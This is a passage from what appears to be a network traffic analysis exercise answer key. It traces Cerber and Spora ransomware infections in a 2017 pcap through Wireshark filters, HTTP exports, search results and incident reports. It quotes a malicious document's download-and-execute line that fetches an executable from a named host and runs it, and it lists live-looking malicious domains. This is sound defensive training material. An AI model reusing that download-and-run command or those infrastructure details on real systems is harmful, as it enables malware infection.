
For 10.3.14.135, if we filter on HTTP requests for that IP address, we first see HTTP traffic to mail.yahoo.com, then we see HTTP requests associated with Cerber ransomware using the same IP address as found in the alerts.



Filter: ip.addr eq 10.3.14.134 and http.request

Date/Time	Dst	port	Host	Info
2017-02-11 02:58:53	23.215.98.112	80	www.msftncsi.com	GET /ncsi.txt HTTP/1.1
2017-02-11 03:00:27	98.138.79.21	80	mail.yahoo.com	GET / HTTP/1.1
2017-02-11 03:00:27	204.79.197.200	80	www.bing.com	GET /favicon.ico HTTP/1.1
2017-02-11 03:01:12	66.61.164.127	80	www.download.windowsupdate	GET /msdownload/update/v3/s
2017-02-11 03:01:23	54.153.44.108	80	mpp.vindicosuite.com	GET /sync/?pid=2009&pu=3WJ5
2017-02-11 03:01:49	98.138.79.21	80	login.yahoo.com	GET /config/login?logout=1&
2017-02-11 03:01:49	98.138.253.109	80	www.yahoo.com	GET / HTTP/1.1

Shown above: First HTTP requests in the pcap from 10.3.14.134.




Filter: ip.addr eq 10.3.14.134 and http.request

Date/Time	Dst	port	Host	Info
2017-02-11 03:05:28	217.12.208.17	80	p27dokhpz2n7nvgr.1nmrtq.top	POST /3402-41D8-C680-0091
2017-02-11 03:05:29	217.12.208.17	80	p27dokhpz2n7nvgr.1nmrtq.top	GET /3402-41D8-C680-0091-
2017-02-11 03:05:34	217.12.208.17	80	p27dokhpz2n7nvgr.1nmrtq.top	GET /media/VanillaQR.min.
2017-02-11 03:05:34	217.12.208.17	80	p27dokhpz2n7nvgr.1nmrtq.top	GET /media/images/bitcoin
2017-02-11 03:07:49	217.12.208.17	80	p27dokhpz2n7nvgr.1nmrtq.top	GET /3402-41D8-C680-0091-

Shown above: Last HTTP requests in the pcap from 10.3.14.134.


Looking through these HTTP requests indicates that the root cause was possibly an email sent to the user's Yahoo email account. A bit of searching through the pcap will show an HTTP GET request to ***unittogreas.top*** that returned an executable file.



```
GET /search.php HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media
Center PC 6.0)
Host: unittogreas.top
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx
Date: Sat, 11 Feb 2017 03:02:42 GMT
Content-Type: application/octet-stream
Content-Length: 252672
Connection: keep-alive
X-Powered-By: PHP/5.4.45-0+deb7u6
Expires: 0
Cache-Control: must-revalidate
Pragma: public
Content-Transfer-Encoding: Binary
Content-disposition: attachment; filename="1"

MZ......................@...............................................!..
L.!This program cannot be run in DOS mode.
```

Shown above: HTTP request to unittogreas.top returned an executable file.

If you do a google search on that domain (make sure to put it in quotation marks when you do the search), you'll find it associated with a .js file and a .doc file. Reviewing the articles from those search results should confirm this domain is associated with Cerber ransomware.



"unittogreas.top"

About 356 results (0.47 seconds)

23066.js - Free Automated Malware Analysis Service - powered by ...
https://www.hybrid-analysis.com/.../a873a5c43ee69afa32b90481b5482393baeb07dcb3...
7 days ago - NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: **unittogreas.top** Connection: Keep-Alive 502 Bad Gateway More Details.

2226.doc - Free Automated Malware Analysis Service - powered by ...
https://www.hybrid-analysis.com/.../189d9f4e9f38c5c393bde7c4843666d4d1268e60e2...
6 days ago - DOwNLOADfILE('http://**unittogreas.top**/search.php','%APPDATA%\EXE');STArt-PRoCEsS '%APPDATA%\exe' (PID: 3400, Additional Context: ...


Last 4 reports on IP: 91.250.240.75 - urlquery.net - Free url scanner
urlquery.net/report.php?id=1483449944888 ▾
Jan 3, 2017 - 2017-02-14 10:26:15, 0 - 0 - 1, **unittogreas.top**/search.php, 89.46.222.162. 2017-02-14 05:50:27, 0 - 0 - 0, semiconductry.top/search.php, 89.46.

Обзор и тестирование антивирусов под Windows (Часть 10) - [114


Shown above: Google search results on the suspicious domain.

If you're a regular reader of my malware-traffic-analysis.net blog, you'll find some blog posts this year titled "Ongoing malspam campaign spreading ransomware" that describes this type of ransomware infection.

Furthermore, if you're curious, you can even extract the associated executable files for both the Spora and Cerber ransomware from the pcap. You can then submit them to VirusToral or test them in a controlled environment, assuming you have a controlled environment to run them in. However, be *very* careful if you actually extract the malware from this pcap, since those executable files will definitely infect a Windows host.




Shown above: Exporting HTTP objects from the pcap.



Packet num	Hostname	Content Type	Size	Filena
7048	www.yahoo.com	text/html	304 bytes	/
7055	www.yahoo.com	text/html	304 bytes	/
8817	unittogreas.top	application/octet-stream	252 kB	search
11031	api.blockcypher.com	application/json	78 kB	17gd1
11035	api.blockcypher.com	application/json	1527 bytes	0c586
11037	api.blockcypher.com	application/json	1527 bytes	0c586
11054	p27dokhpz2n7nvgr.1nmrtq.top	text/html	0 bytes	3402-
11056	p27dokhpz2n7nvgr.1nmrtq.top	text/html	0 bytes	3402-

Shown above: Exporting the Cerber executable file from the pcap.



Packet num	Hostname	Content Type	Size	Filena
15244	sumome.com	application/json	10 bytes	jsonpc
15755	graylog.hotjar.com:12080	application/x-www-form-urlencoded	991 bytes	gelf
15879	kuzem2.kku.edu.tr	application/x-www-form-urlencoded	66 bytes	load.pl
16077	kuzem2.kku.edu.tr	application/octet-stream	172 kB	load.pl
16171	sumome.com	application/x-www-form-urlencoded	165 bytes	load
16175	sumome.com	application/json	513 bytes	load
16177	sumome.com	application/x-www-form-urlencoded	319 bytes	load

Shown above: Exporting the Spora executable file from the pcap.

FINAL TASK:

- Draft an incident report for the infected host(s).
- If more than one host is infected, draft a separate incident report for each host.

ANSWER:


On Saturday 2017-02-11 at approximately 03:02 UTC, a Windows host at 10.3.14.134 (host name: Knutson-PC) was infected with Cerber ransomware, probably from an email sent to the user's Yahoo email address and accessed through Yahoo's webmail. The user opened and executed an attachment from the malicious email that downloaded and ran the ransomware.

2017-02-11 TRAFFIC ANALYSIS EXERCISE - ANSWERS

On Saturday 2017-02-11 at approximately 03:04 UTC, a Windows host at 10.3.14.131 (host name: DESKTOP-K1BN9E2) was infected with Spora ransomware after viewing compromised website holinergroup.com. The user was browsing with the Chrome browser and saw a fake pop-up that presented the ransomware as a Chrome font update. The user then downloaded the program and installed the ransomware.


NOTES:

Host names for the Windows computers can be found by filtering on nbns traffic for each of the IP addresses.



```
Filter: ip.addr eq 10.3.14.134 and nbns

Date/Time             Src          port  Dst         port  Info
2017-02-11 02:58:43   10.3.14.134  137   10.3.14.1   137   Registration NB KNUTSON-PC<20>
2017-02-11 02:58:43   10.3.14.134  137   10.3.14.1   137   Registration NB KNUTSON-PC<00>
2017-02-11 02:58:43   10.3.14.134  137   10.3.14.1   137   Registration NB WORKGROUP<00>
2017-02-11 02:58:44   10.3.14.134  137   10.3.14.1   137   Registration NB KNUTSON-PC<20>
2017-02-11 02:58:44   10.3.14.134  137   10.3.14.1   137   Registration NB KNUTSON-PC<00>
```

Shown above: Finding the host name for 10.3.14.134.



```
Filter: ip.addr eq 10.3.14.131 and nbns

Date/Time             Src          port  Dst         port  Info
2017-02-11 02:59:07   10.3.14.131  137   10.3.14.1   137   Registration NB DESKTOP-K1BN9E2<00>
2017-02-11 02:59:07   10.3.14.131  137   10.3.14.1   137   Registration NB WORKGROUP<00>
2017-02-11 02:59:08   10.3.14.131  137   10.3.14.1   137   Name query NB WPAD<00>
2017-02-11 02:59:08   10.3.14.131  137   10.3.14.1   137   Registration NB DESKTOP-K1BN9E2<20>
2017-02-11 02:59:09   10.3.14.131  137   10.3.14.1   137   Registration NB WORKGROUP<00>
```

Shown above: Finding the host name for 10.3.14.131.